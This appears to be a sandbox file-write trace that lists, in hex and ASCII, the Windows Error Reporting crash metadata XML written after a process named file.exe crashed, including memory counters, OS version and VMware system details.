C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	3776	116	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 31 00 32 00 36 00 31 00 36 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>11261 68</QuotaPeakPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	3892	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	3896	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	3906	100	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 30 00 36 00 37 00 39 00 39 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage >1067992</ QuotaPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	4006	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	4010	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	4020	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 30 00 31 00 38 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>90 184</QuotaPeakNonPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	4144	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	4148	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	4158	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 37 00 38 00 39 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>77896< /QuotaNonPagedPoolUsage>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	4266	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	4270	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	4280	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 39 00 39 00 35 00 36 00 34 00 38 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>39956480</PagefileUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	4358	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	4362	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	4372	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 36 00 37 00 36 00 34 00 30 00 33 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>46764032</PeakPagefileUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	4466	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	4470	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	4480	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 39 00 39 00 35 00 36 00 34 00 38 00 30 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>39956480</PrivateUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	4554	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	4558	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	4566	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	4612	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	4616	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	4622	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	4664	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	4668	2	09 00		success or wait	2	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	4672	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	4704	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	4708	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	4710	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	4752	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	4756	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	4758	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	4796	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	4800	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	4804	52	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 42 00 45 00 58 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>BEX</EventType>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	4856	4	0d 00 0a 00		success or wait	9	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	4860	2	09 00		success or wait	18	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	4864	66	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>file.exe</Parameter0>	success or wait	9	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	5570	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	5574	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	5576	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	5616	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	5620	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	5622	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	5660	4	0d 00 0a 00		success or wait	6	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	5664	2	09 00		success or wait	12	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	5668	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	6222	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	6226	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	6228	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	6268	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	6272	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	6274	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	6312	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	6316	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	6320	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	6414	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	6418	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	6422	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 62 00 65 00 78 00 73 00 67 00 62 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>bexsgb, Inc.</SystemManufacturer>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	6528	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	6532	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	6536	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 62 00 65 00 78 00 73 00 67 00 62 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>bexsgb7,1</SystemProductName>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	6632	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	6636	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	6640	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	6760	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	6764	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	6768	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 31 00 33 00 33 00 32 00 33 00 38 00 31 00 35 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1613323815</OSInstallDate>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	6850	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	6854	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	6858	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	6960	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	6964	2	09 00		success or wait	2	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	6968	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>08:00</TimeZoneBias>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	7036	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	7040	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	7042	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	7082	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	7086	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	7088	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	7122	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	7126	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	7130	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFI SecureBootEnabled>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	7226	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	7230	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	7232	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	7268	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	7272	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	7274	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	7298	4	0d 00 0a 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	7302	2	09 00		success or wait	6	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	7306	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 42 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>0000000B</Flags>	success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	7564	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	7568	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	7570	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	7596	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	7600	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	7602	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 31 00 30 00 2d 00 30 00 34 00 54 00 30 00 30 00 3a 00 34 00 32 00 3a 00 30 00 32 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-10-04T00:42:02Z">	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	7702	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	7706	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	7710	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 33 00 30 00 36 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 36 00 31 00 33 00 36 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 32 00 34 00 30 00 36 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 32 00 34 00 30 00 36 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="306" PID="6136" UptimeMS="2406" TimeSinceCreationMS="2406" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	7972	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	7976	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	7980	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	8000	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
